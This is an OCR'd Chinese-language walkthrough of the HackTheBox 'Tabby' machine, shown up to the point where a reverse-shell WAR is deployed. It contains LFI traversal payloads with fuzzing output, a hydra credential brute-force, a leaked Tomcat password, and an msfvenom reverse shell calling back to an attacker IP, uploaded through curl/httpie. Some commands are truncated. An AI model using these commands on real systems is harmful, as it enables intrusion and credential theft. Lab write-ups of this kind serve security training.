
概述 （Overview）



时间: 2021-07-10

机器作者: egre55

困难程度: `easy`

描述: 考察对LFI的利用及Tomcat的脆弱面，利用服务器上现有的风险服务进行最终的权限提升。

Flags: User: `<md5>` **, Root:** `<md5>`

MACHINE TAGS

- Web
- Bash
- Account Misconfiguration
- Sandbox Escape

攻击链 （Kiillchain）

通过 Nmap 识别出端口上运行的 HTTP服务，并通过 LFI 漏洞读取 Tomcat 管理账号的密码。利用该账号的 manager-script 角色进行应用部署，并获取反弹shell。在目标服务器上进行深入的信息收集，利用爆破压缩包得到密码成功横移到 ash 用户。


最后通过账号所属的 lxd 组成员利用 LXD 的功能来提升 root 权限。

枚举（Enumeration）

老规矩开局还是使用 Nmap 对目标进行端口扫描，识别开放服务：


```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
|_  256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Mega Hosting
8080/tcp open  http    Apache Tomcat
|_http-title: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

开发的端口较少但均是HTTP服务，直接使用浏览器查看下：




查看页面页面源代码，发现导航栏中的链接存在域名，先在 hosts 中将域名和IP关联上，随后进行目录枚举：


```
$ python3 dirsearch.py -u http://megahosting.htb/files -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -e php -r
```



立足点（Foothold）

期间发现链接的请求路径参数 `?file=` 存在可疑，尝试测试 lfi 漏洞。同时查看 `8080` 端口上的服务，运行的是 Tomcat 服务，尝试枚举爆破登录 `/manager` 。




```
$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt http-get://10.10.10.194:8080/manager/html
```


用 hydra 跑字典的同时，使用 wfuzz 配合字典来进行测试：

```
$ wfuzz -c --hw 0 -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt http://megahosting.htb/news.php\?file=FUZZ
```

这里为了减少显示添加 `-hw` 参数进行过滤，过滤返回Body里没有内容请求（其他参数见最后）：


```
┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# wfuzz -c --hw 0 -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt http://megahosting.htb/news.php\?file=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly
tes. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://megahosting.htb/news.php?file=FUZZ
Total requests: 914

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000018:   200        35 L     50 W       1850 Ch     "..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd"
000000016:   200        35 L     50 W       1850 Ch     "/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/pass
000000021:   200        35 L     50 W       1850 Ch     "..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd"
000000199:   200        10 L     27 W       246 Ch      "../../../../../../../../../../../../etc/hosts"
000000256:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../etc/passwd"
000000255:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../../etc/passwd"
000000254:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../../../etc/passwd"
000000253:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../../../../etc/passwd"
000000252:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../../../../../etc/passwd"
000000251:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../../../../../../etc/passwd"
000000247:   200        35 L     50 W       1850 Ch     "/../../../../../../../../../../../../etc/passwd"
000000259:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../etc/passwd"
000000263:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../etc/passwd"
000000257:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../etc/passwd"
000000267:   200        35 L     50 W       1850 Ch     "../../../../../../../../etc/passwd"
000000268:   200        35 L     50 W       1850 Ch     "../../../../../../etc/passwd"
000000266:   200        35 L     50 W       1850 Ch     "../../../../../../../../etc/passwd"
000000262:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../etc/passwd"
000000264:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../etc/passwd"
000000265:   200        35 L     50 W       1850 Ch     "../../../../../../../../../etc/passwd"
000000261:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../etc/passwd"
000000258:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../etc/passwd"
000000260:   200        35 L     50 W       1850 Ch     "../../../../../../../../../../../../../../../etc/passwd"
000000269:   200        35 L     50 W       1850 Ch     "../../../../../etc/passwd"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

从结果中可以看到明显的一个 lfi 漏洞，用它读取下 `news.php` 源码看下漏洞是如何产生的：



在查看 8080 运行的 tomcat 时，知道是存在 `/manager/` 管理页面的，而登录密码是存储在 `tomcat-users.xml` 文件中的，所以要想办法读取到该文件。

根据页面上获悉到版本为 9，组合成关键字去找路径，因为我尝试了默认的常见路径发现无法读取到。



成功在 `path: /usr/share/tomcat9/etc/tomcat-users.xml` 中找到了 tomcat 密码：


```
1 <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
```

访问：


- `/manager/html` 状态 403 无权查看 - 管理器
- `/host-manager/html/` 状态 200 正常 - 主机管理器

注意到管理器页面无权限访问，以前我也是只遇到过 `/manager/html` 的 getshell 方式，只需要上传 `.war` 就行。首先了解下 `host-manager`，它是虚拟主机管理，从 tomcat-users.xml 中看到 tomcat 用户具备 admin-gui （拥有html页面权限）、manager-script （拥有text接口的权限，和status权限）。

这个页面中是不存在上传表单的， 尝试任意填写内容会提示失败：




卡了挺久没找到利用点，最后还是通过 google 搜索找到了该处的利用方式：




> https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/
> 利用方式为创建一个指向我控制的 SMB 服务器（smbserver.py）的 UNC 路径


首先使用 `smbserver.py` 在kali上起一个服务，随后在页面表单中构造我们的地址：



但经过尝试后依然报错：



这里卡住我挺长时间的，最后还是在页面上找到了帮助信息：




```
请注意，从 Tomcat 7 开始，使用管理器应用程序所需的角色已从单一管理器角色更改为以下四个角色。 您需要为要
manager-gui – 允许访问 HTML GUI 和状态页面
manager-script – 允许访问文本界面和状态页面
manager-jmx – 允许访问 JMX 代理和状态页面
manager-status – 只允许访问状态页面
```

还记得 tomcat 的 manager-script 角色吗？ 可通过http请求来进行管理操作。在 `google: tomcat manager-script exploit` 中找到了帮助内容：

> https://book.hacktricks.xyz/pentesting/pentesting-web/tomcat

Limitations

You will only be able to deploy a WAR if you have **enough privileges** (roles: **admin**, **manager** and **manager-script**). Those details can be find under *tomcat-users.xml* usually defined in `/usr/share/tomcat9/etc/tomcat-users.xml` (it vary between versions) (see POST section).

```
# /!\ tomcat7 and above uses /manager/text/undeploy and /manager/text/deploy paths
# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed

# deploy under "path" context path
curl --upload-file monshell.war "http://tomcat:Password@localhost:8080/manager/depl

# undeploy
curl "http://tomcat:Password@localhost:8080/manager/undeploy?path=/monshell"
```

> tomcat7 and above uses /manager/text/undeploy and /manager/text/deploy paths
>
> 翻译： tomcat7 及以上使用 /manager/text/undeploy 和 /manager/text/deploy 路径

首先使用 `msfvenom` 生成反弹shell的 `.war` 文件： `$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.15 LPORT=9900 -f war -o shell.war`

随后使用 curl 进行文件上传操作（我个人比较喜欢使用httpie）：

```
$ curl -v -u tomcat:"\$3cureP4s5w0rd123\!"  --upload-file shell.war "http://megahosting.

$ http -v --auth-type basic --auth tomcat:"\$3cureP4s5w0rd123\!" PUT "http://megahosting
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/Tabby/file]
└─# http PUT "http://megahosting.htb:8080/manager/text/deploy?path=/shell2" --auth-type basic --auth tomcat:"\$3cureP4s5w0rd123\!" -v < shell.war
PUT /manager/text/deploy?path=/shell2 HTTP/1.1
Accept: application/json, */*;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic dG9tY2F0OiQzY3VyZVA0czV3MHJkMTIzIQ==
Connection: keep-alive
Content-Length: 1088
Content-Type: application/json
Host: megahosting.htb:8080
User-Agent: HTTPie/2.2.0

+-----------------------------------------+
| NOTE: binary data not shown in terminal |
+-----------------------------------------+

HTTP/1.1 200
Cache-Control: private
Connection: keep-alive
Content-Type: text/plain;charset=utf-8
Date: Sat, 10 Jul 2021 12:22:27 GMT
